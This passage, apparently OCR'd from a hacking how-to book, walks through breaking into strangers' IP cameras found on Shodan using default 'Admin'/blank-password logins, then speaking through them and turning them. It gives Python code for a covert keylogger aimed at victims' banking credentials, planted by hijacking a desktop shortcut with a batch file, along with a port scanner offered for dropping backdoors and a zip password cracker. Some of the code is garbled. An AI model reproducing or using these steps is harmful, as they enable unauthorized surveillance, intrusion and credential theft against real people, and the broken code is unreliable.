
What exactly is shodan?

Shodan is a search engine that 24 hours a day, seven days a week, collects information from estimated 500 million devices connected to the internet.


Devices such as ip traffic lights, ip security cameras and many other ip home automation devices. The more you spend time on this website, the more surprised you will be with the results

Hacking an IP Camera using Shodan.

Open the Firefox browser or any other decent browser you have , and navigate to: www.shodan.io




Afterwards create a fresh new account, for gaining access to shodan (Very easy to make).



Once you log in, you will get a “search” input field at the top.
In its type in the keyword: ip camera

Wait a few seconds and Shodan will list all the ip cameras currently connected to the internet. This is a very broad search. In other words, shodan returned all the ip cameras that are connected to the internet from all the countries world.




I'm going to narrow the results by categorizing them from a specific country. From the left side panel you can choose which country you want the results to be from. In this case I've chosen the "United States".

United States for itself is a huge country, so what I would do is narrow the results to be smaller, by choosing a specific city from the side panel. In this case I've chosen Miami.

With this targeted result we can now move forward. We will start inspecting each ip cameras we have available by opening each in a new tab. Many of them will be protected with passwords, but those that aren't. Well that's where we come in.

But before you do this I recommend you hide yourself behind a vpn service (See in chapter 7)

Now that you have all of them opening in tabs, Go to the first ip camera(the first tab) to see if you can access it. A authentication form should show up uplike this.



With this Authentication Form we can check if the ip camera 's authentication was left as default or not.

Enter the username as "Admin", and leave the password field blank. If the "ip camera" is secured enough, the same authentication form will re-appear again, giving us the signal that the ip camera is not set by default.


Essentially this means the ip camera is secured and you should try the next camera (In the next tab). Again set the username as "Admin" And leave the password blank. Keep doing this and you will eventually gain access to a ip camera via the default authentication.

If all the ip cameras of that particular state are secured (Which most likely won't happen), select another state, and try all of them. Hacking ip-cameras are one of the funniest things life. Keep trying each one of them and sooner or later you'll find one.

Hacking in real life is about controlling your mental state and accepting failures as a hobby. Because when you finally win, you know you will enjoy it. (Bad Hackers give up, Good Hackers strive)

Okay if you managed to log in successfully, you will see a message prompting up. Then you will get to a main menu similar to this one.

(Deferent main menu, deferent brand of camera).




Here I have two options.
1.ActiveXmode
2.Server Push Mode.

If you want to speak and hear through the microphone you should use “Internet Explorer” and Click on “ActiveX mode”

If you are not interested in using “Internet explorer” you should select “Server Push Mode”. (Keep in mind you won’t be able to hear or speak through the microphone by not using “Internet Explorer” and “ActiveX”)


Since in this case I’m using Firefox I will select for “Server Push Mode” and wait a couple of seconds.

After a few seconds of waiting you will get in.



Congratulations! You have fully gained access to the ip camera's control panel.

Here is another example on how the control panel might look like.



The device wasn't intentionally open for us to enter; the thing is the owner was careless enough to leave the authentication settings as default.

Okay, now if would want to listen and speak through the camera, you would just copy the ip camera's url and paste it inside the "Internet Explorer" (Edge if you're in 10)
.

Enter the credentials as default,
Username: admin
Password:(leave blank)

Only that this time we would choose "Active X Model" If Active X is not installed Internet Explorer will inform you.

Now you can speak through the cam. Make sure your microphone is set ready, and click on the microphone icon to speak through (I don't recommend doing this . it's all your up to you).

In addition to this, some cameras will let you control their point of view in the dashboard.

The arrows shown below will let you rotate the cam (Make sure no

one is around when you do this)

Conclusion

For this bonus exercise I've only focused on ip cameras for you to get a taste of Shoran's magnitude. Thousands of deferent devices are available in Shodan for you to play with for free. Don't forget to use VPN when navigating in shodan. Great work.

Please support this book by leaving a warm positive review.

Build malicious applications with python.

There will come a point in your hacking life, when you will start to realize that the available hacking tools are not enough for you, that's when programming comes in. In this chapter I will show u how u can start creating some of your own hacking applications.

Create Your own keylogger to monitor Victim Typings

Before you can start making the keylogger you have to install Python. So first step is to navigate to www.python.org, and in the download page download the latest version of python.


To start working with python you have to visit www.python.org/getit

.

Now for making our keylogger software compatible for any windows computer we have to download two modules. The pywin32 and the pyhook module

goo.gl/DdKlg

In this site you will find many deferent modules, but the modules that we are after are the pywin32 and the pyhook module. From each choose the latest version and the one that fits your computer, (Either the win32 or amd 64)



When these extensions are done downloading, install them both.

15. Now that we have python installed with the necessary modules, we can start coding our homemade key logger for the victim. Like always I'll be using Notepad++ to code in. Feel free to use any other text editor to code in, but in the end make sure save the files with the correct formats.

Notepad++ can be obtained at: https://notepad-plus-plus.org/

Before I continue, what is a key logger software?
It's an application that captures the victim keystrokes and stores them in a text file.

This can be used for example when the victim is entering his/hers Online banking credentials

Let me explain the code by breaking it down. The full code can be obtained at: http://bit.ly/8_1_keylogger

First open notepad + + and type in:

import pyHook, python.com, sys, logging

There we imported the pyHook, and “python.com” modules from the pyWin32 and some other important modules. Okay on the second line type in this:

file_log = ‘C:\\folder\\log.txt’

Here we are telling python to create a variable to indicate where we want our logging data to be saved.

We continue by typing this piece of source code.

```
def OnkeyboardEvent (event) :
logging.basicConfig(filename = file_log, level = logging.DEBUG,
format = ’ % (message)s’)
chr(event.Ascii)
logging.log(10,chr(event.Ascii))
return True
```

Here we are creating a function that monitors the keyboard events. We are using the build-in logging module to set our filename, debugging level and of course the format. Also what we did is let it log each character in its corresponding asci format.

And in the end we will let the function return True,

Now we have to set our pyHook Manager, we will assign these functions. So let’s set a hook to the keyboard event using the keydown() variable to watch for key presses, and the python.com to capture the key messages.

```
hooks_manager = pyHook.HookManager()
hooks_manager.KeyDown = OnKeyboardEvent
hooks_manager.HookKeyboard()
pythoncom.PumpMessages()
```

Now we are done coding our very own keylogger in python, we have to save it. Give the creation any name desired. But we have to make sure that it has the extension ".pyw" and not ".py " We used the .pyw because we want it to run silently without popping any windows.

In my case I saved it as keylogger.pyw

Now, as you may have guessed, we are going to wrap it for the victim to launch it unnoticeably.

One way to do this is to attach it to the user favorite program. Let's say that this particular victim is a Graphic Designer and he likes to use Adobe Photoshop. Most certain he would have a short cut of this program on the desktop.

Okay let's start by creating a batch software using a text editor. Like always I'll be using notepad.

We will let the batch file both launch our python file and Photoshop, to go undetected. To make it invisible be sure to add @echo off to the top. And add quotation mark before each command.

@echo off
start "" "c:\folder\script.pyw"
start "" "c:\Program Files (x86)\Internet Explorer\iexplore.exe"

Okay once you're done. Save it as launch.bat. Under all files.

Okay and next all we have to do is right click the shortcut of Photoshop on the desktop or any software you think this individual might be using for his daily routine and go to properties. And set the target path to run our bat file we just created.

And that's it. When the victim launches his/her favorite software, it

will open normally, but little does she/he knows that's it contains your key logger.

Now when the victim types in anything in the operating system, everything will be logged inside the keylogger.txt our software made. And also in the task manager you will see that our keylogger is running silently.

And that's it, our keylogger was written and done in python.

Building a Portscanner

First of all we have to understand what is a port. A port is just a virtual slot banded to the network interface. For example, the port 80 stands for http. A port scanner is used for the discovering of open ports in a network for example.

Why use a port scanner? ``
-Reconnaissance is very useful
-You will get a great idea how the network is setup.
-Inform what ports are open to give the vulnerabilities in the network.

Once we find out what ports are open in the network, it would be very useful for us as hackers to drop backdoors in. In chapter 6 we discussed how it's done.

How will our application work?
1.Find host
2.Connect
3.Send some junk
4.Wait for acknowledgment
5.If its open we get a reply
6.If its closed we time out.

How will it be created.
1.We will create a python file called portscanner.py
2.We will use threads, optparse and sockets
3.And we will add three functions. The connScan,the portScan and Main.

You can get the full code at drop box, Here I'm going to broke the code into pieces and explain each for you to understand its functionality.

Okay I'm in Ubuntu and I open an empty text editor and save it as portscanner.py. The full code can be obtained at: http://bit.ly/8_2_portscanner

And we start typing in:

We are going to import optparse from socket and from threading (The * sign will say that we want everything)

```
import optparse
```

```
from socket import *
from threading import *
```

We create a global variable called screen lock as a Semaphore, We set the value to 1 ,because we only need the thread to be printed once.

```
screenLock = Semaphore(value=1)
```

Now we define our connScan Function with the prentices targetHost and targetPort:

```
def connScan(tgtHost, tgtPort):
```

Now we will use the try statement to make the attempt to connect to the host. When it connects it will also send a "hello" message to the target host.

```
    try:
        connSkt = socket(AF_INET, SOCK_STREAM)
        connSkt.connect((tgtHost, tgtPort))
        connSkt.send('hello\r\n')
```

What we do now is we, grab the results using the receive function. By typing:

```
        results = connSkt.recv(100)
        screenLock.acquire()
```

Once we get the result, we will display it using the print command to display if the port is open or not.

```
        print "[+] " + str(tgtPort) + "/tcp open"
```

For handling of the connection failure we will use, the except-statement.

```
    except:
        screenLock.acquire()
        print "[-] " + str(tgtPort) + "/tcp closed"
```

Now we release the Semaphore and close the socket in the finally statement; the finally statement always runs no matter what.

```
    finally:
        screenLock.release()
        connSkt.close()
```

Here we write our second function, called "portscan" for actually scanning the ports. We use the targetHost and Target post in the parameters.

```
def portScan(tgtHost, tgtPorts):
```

Here We use the “try” statement to make an attempt to get the target ip address

```
        try:
                tgtIP = gethostbyname(tgtHost)
```

If the attempt failed, the except statement will print out couldn’t resolve.

```
        except:
                print "[-] Cannot resolve " + tgtHost + ": Unknown
host"
                return
```

Here we use the “try” statement again to make the attempt to get the target hostname if it fails, it shows only by ip address.

```
        try:
                tgtName = gethostbyaddr(tgtIP)
                print "\n[+] Scan Results for: " + tgtName[0]
        except:
                print "\n[+] Scan results for: " + tgtIP
```

Since we don’t want our software to scan forever we set a default timeout by 1

```
        setdefaulttimeout(1)
```

Finally, we can start the thread by tying this code below.

```
        for tgtPort in tgtPorts:
                t = Thread(target=connScan, args=(tgtHost,
int(tgtPort)))
                t.start()
```

Now we create our main function that’s going to call all the other functions we created. In this primary function the user will have the ability to choose what computer they want to scan.

```
def Main():
        parser = optparse.OptionParser('usage %prog '+\
                '-H <target host> -p <target port>')
        parser.add_option('-H', dest='tgtHost', type='string', \
                help='specify target host')
        parser.add_option('-p', dest='tgtPort', type='string', \
                help='specify target port[s] seperated by comma')
```

Here we check if the user inserted input.

```
        (options, args) = parser.parse_args()
        if (options.tgtHost == None) | (options.tgtPort == None):
                print parser.usage
```

```
                exit(0)
        else:
                tgtHost = options.tgtHost
                tgtPorts = str(options.tgtPort).split(',')
```

Afterwards we call the "portScan" function to start the scanning.

```
        portScan(tgtHost, tgtPorts)
```

And we are finaly ready and we run the actual main function.

```
if _name_ = = '_main_':
        Main()
```

Okay now that we have our code done and saved, we can try it. I have server running on my network to test the port scanning.

Open the terminal window (if you're in windows run cmd) and run our python file with this syntax: python file.py -H server_ipaddres –p portnumber; so in my case write in the terminal this.

python portscan.py –H 192.164.10.72 –p 64738

And there it shows that the tcp port is open on that server.

Now if I try to scan my server again with the port 80, to scan and see if the webserver is connected, it would display the port is closed because my webserver is not turned on.

And that’s it, our port scanner was written and done in python.

Building a zip Password cracker in Python

What you will need to create this application
-A locked zip file to perform the testing.
-A dictionary file, you can download the dictionary file here.

How will our application work?
-We will use the zip file module for brute forcing.
-We will try to unlock the zip file with each of the deferent words in the dictionary, When the password is found the script stops and displays the password.

Create an empty text file and save it as anything you want. But in my case I'll save it "zipcracker.py" Make sure where the dictionary and the locked zip file is with the zipcracker.py. The full code can be obtained at: http://bit.ly/8_3_zip_password

//Zip Password Cracker

We start by importing the opt parse module because we want our software to be dynamic. We also import the zip file and the threading module in.

```
import optparse
import zipfile
from threading import Thread
```

We set our first function where we are going to pass through thread, named extract_zip. And in the parameters we set the zip file and the passwords to go through.

```
def extract_zip(zfile, password):
```

Here the software will make the attempts to extract the file using deferent passwords. If successful, it will print it.

```
        try:
                zfile.extractall(pwd=password)
                print "[+] Password Found: " + password + '\n'
```

Here if it fails, it will ignore it, to prevent a crashing.

```
        except:
                pass
```

We define our main function.

```
def main():
```

We create parser to capture user input.

```
        parser = optparse.OptionParser("usage %prog " +\
                        "-f <zipfile> -d <dicctionary>")
```

And now we add the options.

```
        parser.add_option('-f', dest='zname', type='string',\
                                help='specify zip file')
        parser.add_option('-d', dest='dname', type='string',\
                                help='specify dictionary file')
        (options, arg) = parser.parse_args()
```

Now if the zname and dname is set to none, it needs to exit

```
if (options.zname == None) | (options.dname == None):
                print parser.usage
                exit(0)
        else:
                zname = options.zname
                dname = options.dname
```

Let's load our zip file.

```
        zFile = zipfile.ZipFile(zname)
        passFile = open(dname)

        for line in passFile.readlines():
```

So now we are going to set a password…so each line is going to be a password.

```
                password = line.strip('\n')
                t = Thread(target=extract_zip, args=(zFile,
password))
```

Once the thread is made we just start it out

```
                t.start()
```

We run the main function

```
if __name__ == '__main__':
        main()
```


Okay now that we have our code done and saved, we can try it out.

Open the terminal window (if you're in windows run cmd) and

run our python file with this syntax:

python zipcracker.py –locked.zip –d dictionary.txt

And there you can see our password is :youcrackedme




And it automatically extracted it into the folder.

And that’s it; you made your own zip extractor.

Take screen shot

Navigate at this address to download the autopy module:
https://pypi.python.org/pypi/autopy/0.51

Since I'm in windows this, I will download the win32 version. Once it's done, just install it. (Just make sure python is already installed)



Create an empty text file and save it as "screenshot.py". The full code can be obtained at: http://bit.ly/8_4_screen_shot

We start writing this code:

```
import autopy
bitmap = autopy.bitmap.capture_screen()
bitmap.save('c:/Users/timeroom/Desktop/screen.png')
```

Ready made Virus with C++

C++ is a programming language developed by a man named Bjarne Stroustrup in 1983. C++ is the successor of C and Its been used since for creating operating systems, other languages, game engines, applications and so forth.
But most importantly it's been used by hackers for making malicious applications, and was responsible for creating millions of viruses. In this section you'll get the basic understanding of C++ and how to use it to create viruses.

C++ Environmental Setup

Our C++ environment will consist of a text editor (preferably notepad++, but anything will do) and a C++ compiler(GCC).
For installing GCC inside Windows you will need to install MinGW. To install MinGW, go to the MinGW homepage at

https://sourceforge.net/projects/mingw/files.
While installing MinWG, at a minimum, you must install gcc-core, gcc-g++, binutils, and the MinGW runtime, but you may wish to install more.

Add the bin subdirectory of your MinGW installation to your **PATH** environment variable so that you can specify these tools on the command line by their simple names.
When the installation is complete, you will be able to run gcc, g++, ar, ranlib, dlltool, and several other GNU tools from the Windows command line.

Creating ur first C++ Application

The full code can be obtained at: http://bit.ly/8_5_first_application

```
#include <iostream>
using namespace std;

// main() here execution starts

int main()
{
  cout << "Hello World"; // prints Hello World
  return 0;
}
```

-The line using namespace std tells the compiler to use the std namespace. Namespaces are a relatively recent addition to C++.
-The next line // main() is where program execution begins. is a single-line comment available in C++. Single-line comments begin with // and stop at the end of the line.

-The line int main() is the main function where program execution begins.
-The next line cout << "This is my first C++ program."; causes the message "This is my first C++ program" to be displayed on the screen. cout stands for output
-The next line return 0; terminates main()function and causes it to return the value 0 to the calling process.

Once you are done writing the commands, save the file as “hello.cpp”
-Open a command prompt and go to the directory where you saved the file.
-Type 'g++ hello.cpp ' and press enter to compile your code. If there are no errors in your code the command prompt will take you to the next line and would generate a.out executable file.

Now, type ' a.out' to run your program.

You will be able to see ' Hello World ' printed on the window.

```
Hello World
```

Make sure that g++ is in your path and that you are running it in the directory containing file [set in environment] hello.cpp.

Basic understanding of C++ code

Declaring Variables in C++

```
int number;
char letter;
float decimal_number;
```

Changing and Comparing Variables

```
a = 4 * 6; // a is 24
